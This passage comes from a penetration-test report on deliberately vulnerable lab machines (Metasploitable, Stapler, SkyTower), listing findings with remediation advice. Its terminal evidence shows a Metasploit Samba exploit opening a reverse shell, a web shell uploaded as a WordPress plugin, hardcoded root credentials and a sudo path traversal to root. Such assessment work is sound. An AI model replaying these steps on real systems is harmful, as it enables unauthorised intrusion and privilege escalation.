
Description:	The Samba service running on port 139 is susceptible to a remote code execution vulnerability that allows attackers to run arbitrary code with root privileges. By exploiting this vulnerability, an attacker can gain full control over the system, execute commands, modify files, and potentially install malware. This level of access enables attackers to pivot to other machines within the network, making it crucial to secure and regularly update Samba configurations to mitigate these risks.
Recommended Remediation:	Upgrade the Samba service to the latest version to address known vulnerabilities. Limit access to Samba services by applying firewall rules to restrict connections to trusted IP addresses. Implement strong authentication and authorization mechanisms to limit access to shared resources.
System:	Metasploitable 2
Tools Used:	Sbm-client, Metasploit Framework
References:	https://nvd.nist.gov/vuln/detail/CVE-2012-1182

NPT-009: Authentication Bypass in VNC Service on Port 5900

Description:	The VNC service operating on port 5900 is susceptible to an authentication bypass vulnerability that allows attackers to retrieve the VNC password via exploitation. Once the password is obtained, attackers can log into the VNC session as the root user, granting them full control over the target machine. This access enables them to execute commands, access sensitive files, and potentially compromise the system further. To secure VNC services, it's crucial to apply strong authentication practices and restrict access.
Recommended Remediation:	Disable the VNC service if it is not required. If VNC is necessary, ensure it is configured securely with strong passwords and restricted access through firewall rules. Regularly update the VNC server software to mitigate known vulnerabilities.
System:	Metasploitable 2
Tools Used:	VNCTiger
References:	https://nvd.nist.gov/vuln/detail/CVE-2006-0002

NPT-010: Misconfigured Samba Service Leading to Root Access

Description:	The Samba service running on port 139 is misconfigured, allowing attackers to exploit it for unauthorized root access. By leveraging the usermap_script exploit via Metasploit, attackers can gain a root shell on the target machine. This exploitation provides full control over the system, enabling the execution of arbitrary commands, modification of files, and potential lateral movement within the network. Regular updates and secure configurations are essential to mitigate such critical vulnerabilities.
Recommended Remediation:	Upgrade the Samba service to the latest version to fix the misconfiguration. Implement stricter access controls, and limit Samba service exposure to trusted networks. Regularly review and audit service configurations to identify and remediate vulnerabilities.
System:	Metasploitable 1
Tools Used:	Smb-client
References:	https://nvd.nist.gov/vuln/detail/CVE-2007-2447




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.8.134
rhosts ⇒ 192.168.8.134
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.8.133:4444
[*] Command shell session 1 opened (192.168.8.133:4444 → 192.168.8.134:36470) at 2024-10-21 18:15:44 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

NPT-011: FTP Misconfiguration - Anonymous Access

Description	The Stapler 1 environment allows anonymous FTP access. This misconfiguration exposes the FTP service to unauthorized users, allowing them to download and upload files without proper authentication. Attackers could exploit this weakness to exfiltrate sensitive data or introduce malicious files.
Recommended Remediation:	**Disable Anonymous Access**: Configure the FTP server to require authentications for all users. **Use Secure Protocols**: Switch to FTPS or SFTP to encrypt data during transmission. **Restrict User Access**: Implement user permissions to control who can upload or download files. **Regular Audits**: Conduct regular audits of FTP configurations and access logs to detect
System	Stapler 1
Tools Used	Nmap, FTP
References	CIS FTP Security Recommendations NIST SP800-53 r4 AC-7 - Account Management

Evidence




```
┌──(nada㉿kali)-[~]
└─$ ftp 10.0.2.10
Connected to 10.0.2.10.
220-
220-┌──────────────────────────────────────────────────────────────────────────┐
220-│ Harry, make sure to update the banner when you get a chance to show who has access here │
220-└──────────────────────────────────────────────────────────────────────────┘
220-
220
Name (10.0.2.10:nada): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
```

NPT-012: WordPress Plugin Vulnerabilities

Description	WordPress plugins in the Stapler 1 system are outdated, including some with known vulnerabilities (e.g., SQL Injection, Cross-Site Scripting). These vulnerable plugins provide attackers with a gateway to gain unauthorized access to the WordPress admin panel or compromise the entire server.
Recommended Remediation:	**Update Plugins**: Regularly update all WordPress plugins to their latest stable versions to address known vulnerabilities. **Remove Unused Plugins**: Delete any unnecessary plugins to reduce the attack surface. **Implement Security Plugins**: Use security plugins that provide firewall protection, malware scanning, and login attempt monitoring. **Regular Backups:** Ensure regular backups of the WordPress database and files to restore in case of a security incident.
System	Stapler 1
Tools Used	WPScan, Metasploit
References	OWASP Top 10 2021: A9 - Using Components with Known Vulnerabilities NIST SP800-53 r4 SI-2 - Flaw Remediation

Evidence


https://10.0.2.10:12380/blogblog/wp-admin/plugin-install.php?tab=upload

WordPress 4.5.2 is available! Please update now.

Add Plugins

If you have a plugin in a .zip format, you may install it by uploading it here.

Browse... shell.php.png Install Now


Thank you for creating with WordPress.

Get Version 4.5.2

NPT-013: phpMyAdmin Access Unrestricted

Description	The phpMyAdmin service is accessible from any IP address without authentication controls, exposing the database management interface to brute-force and SQL injection attacks. Attackers can gain control over the databases, which can lead to data theft or destruction.
Recommended Remediation:	**Restrict Access**: Limit access to phpMyAdmin by allowing only specific IP addresses or networks. **Implement Strong Authentication**: Use strong passwords and enable two-factor authentication for phpMyAdmin access. **Disable Unused Features**: Turn off features in phpMyAdmin that are not being used, such as the ability to execute SQL commands directly. **Regular Security Audits**: Regularly review phpMyAdmin configurations and access logs for suspicious activity.
System	Stapler 1
Tools Used	Dirbuster, Burp Suite
References	phpMyAdmin Security Best Practices NIST SP800-53 r4 AC-3 - Access Control

Evidence



Welcome to phpMyAdmin

Language

English

Log in


Username: root

Password: ••••••

NPT-014: Hardcoded MySQL Credentials

Description:	A PHP script was found with hardcoded MySQL database credentials (mysql -uroot -proot). These credentials allow root-level access to the database, which could lead to a full system compromise if exposed. Hardcoded credentials in source code are dangerous as they can easily be extracted during a code review or by gaining file access..
Recommended Remediation:	**Remove Hardcoded Credentials**: Refactor code to remove hardcoded credentials and store sensitive information in secure configuration files or environment variables. **Use Secure Vaults**: Use a secrets management tool (e.g., HashiCorp Vault, AWS Secrets Manager) to securely manage and rotate credentials. **Enforce Strong Passwords**: Ensure all database accounts have strong, complex passwords **Restrict Database Access**: Limit database access by configuring proper user roles and permissions, ensuring that only authorized users can connect.
System:	skyTower 1
Tools Used:	Code Review, Manual Testing
References:	OWASP – Insecure Storage of Credentials NIST SP800-53 r4 AC-6 – Least Privilege

Evidence




```
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ls
    → show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL se
rver version for the right syntax to use near 'ls
show database' at line 1
mysql> ls show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL se
rver version for the right syntax to use near 'ls show databases' at line 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.01 sec)

mysql> █
```

NPT-015: No Logging or Monitoring

Description:	There is no logging or monitoring set up for critical services like SSH or web access. This lack of monitoring prevents the detection of potential attacks or unauthorized access, making it difficult to trace any malicious activity or respond in a timely manner.
Recommended Remediation:	Enable Logging: Configure logging for critical services such as SSH, web server access, and system-level events to detect suspicious activity. Centralized Monitoring: Set up a centralized logging server (e.g., ELK stack, Splunk) to collect and analyze logs from multiple systems. Implement Alerts: Configure alerting mechanisms to notify administrators of abnormal behavior or potential security incidents (e.g., failed login attempts). Review Logs Regularly: Regularly review log files to detect unusual activity and set up automated log analysis where possible.
System:	skyTower 1
Tools Used:	Manual Verification, Log Configuration Checks
References:	NIST SP800-92 – Guide to Computer Security Log Management OWASP – Logging and Monitoring Guidelines

Evidence




```
/bin/cat: /accounts/*: No such file or directory
sara@SkyTower:~$ pwd
/home/sara
sara@SkyTower:~$ cd /bin
sara@SkyTower:/bin$ ls
bash     df       fuser   login       mv              ps         sh.distrib  uname          zgrep
busybox  dir      grep    ls          nano            pwd        sleep       uncompress     zless
cat      dmesg    gunzip          lsblk       nc              rbash      ss          unicode_start  zmore
chgrp    dnsdomainname  gzexe     lsmod       nc.traditional  readlink   stty        vdir      znew
chmod    domainname     gzip      mkdir       netcat          rm         su          which
chown    dumpkeys hostname  mknod       netstat       rmdir      sync        ypdomainname
chvt     echo     ip      mktemp      nisdomainname   rnano      tailf       zcat
cp       egrep    kbd_mode  more              open            run-parts  tar         zcmp
cpio     false    kill    mount       openvt          sed        tempfile    zdiff
dash     fgconsole      kmod      mountpoint  pidof           setfont    touch       zegrep
date     fgrep    ln      mt          ping            setupcon   true        zfgrep
dd       findmnt  loadkeys  mt-gnu      ping6         sh         umount      zforce
sara@SkyTower:/bin$ /cat
-bash: /cat: No such file or directory
sara@SkyTower:/bin$ cat /accounts
cat: /accounts: Is a directory
sara@SkyTower:/bin$ /bash
-bash: /bash: No such file or directory
sara@SkyTower:/bin$ cd /accounts
sara@SkyTower:/accounts$ ls
sara@SkyTower:/accounts$ ls -lah
total 8.0K
drwxr-xr-x  2 root root 4.0K Jun 20  2014 .
drwxr-xr-x 24 root root 4.0K Jun 20  2014 ..
sara@SkyTower:/accounts$ 
```

NPT-016: Insufficient Password Complexity

Description:	Weak password policies were discovered across several user accounts, including short and predictable passwords. This makes the system highly vulnerable to brute-force attacks or credential stuffing attacks, which could lead to unauthorized access.
Recommended Remediation:	Enforce Strong Password Policies: Implement and enforce password complexity requirements (e.g., minimum of 12 characters, including uppercase, lowercase, numbers, and special characters). Implement Password Rotation: Require regular password changes (e.g., every 90 days) and prevent users from reusing old passwords. Use Multi-Factor Authentication (MFA): Implement MFA to add an additional layer of security to critical systems. Monitor for Brute-Force Attacks: Set up monitoring for failed login attempts and implement rate-limiting to prevent brute-force attacks
System:	skyTower 1
Tools Used:	Hydra
References:	OWASP – Password Policy Guidelines

Evidence




```
sara@SkyTower:/$ sudo ls /accounts/../
accounts  boot  etc   initrd.img  lib64       media  opt   root  sbin     srv  tmp  var
bin       dev   home  lib         lost+found  mnt    proc  run   selinux  sys  usr  vmlinuz
sara@SkyTower:/$ sudo ls /accounts/../root
flag.txt
sara@SkyTower:/$ sudo cat /accounts/../root/flag
cat: /accounts/../root/flag: No such file or directory
sara@SkyTower:/$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/$ su root
Password:
root@SkyTower:/# pwd
/
root@SkyTower:/# whoami
root
root@SkyTower:/# ls
accounts  boot  etc   initrd.img  lib64       media  opt   root  sbin     srv  tmp  var
bin       dev   home  lib         lost+found  mnt    proc  run   selinux  sys  usr  vmlinuz
root@SkyTower:/# cd accounts
root@SkyTower:/accounts# ls
root@SkyTower:/accounts# █
```


NPT-017: Squid Proxy Misconfiguration (3128)

Description:	The Squid Proxy service running on port 3128 allows unrestricted access to internal network resources from external IP addresses. This allows unauthorized users to exploit the proxy for tunneling or anonymous browsing, which could be used for malicious activities such as bypassing network firewalls.
Recommended Remediation:	Restrict Proxy Access: Implement access control lists (ACLs) to restrict the use of the proxy service to trusted internal IP addresses. Disable External Access: Block external access to port 3128 (Squid Proxy) on the firewall, allowing only internal network access. Review Proxy Configuration: Regularly review the Squid Proxy configuration to ensure that no unauthorized access is possible. Enable Authentication: Enforce user authentication before allowing access through the proxy to monitor and control usage.
System:	skyTower 1
Tools Used:	Nmap, Proxytunnel
References:	Squid Documentation – Configuring ACLs for Access Control NIST SP800-41r1 – Guidelines on Firewalls and Firewall Policy

Evidence



```
┌──(nada㉿kali)-[~]
└─$ proxytunnel -p 10.0.2.9:3128 -d 127.0.0.1:22 -a 4444
```



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

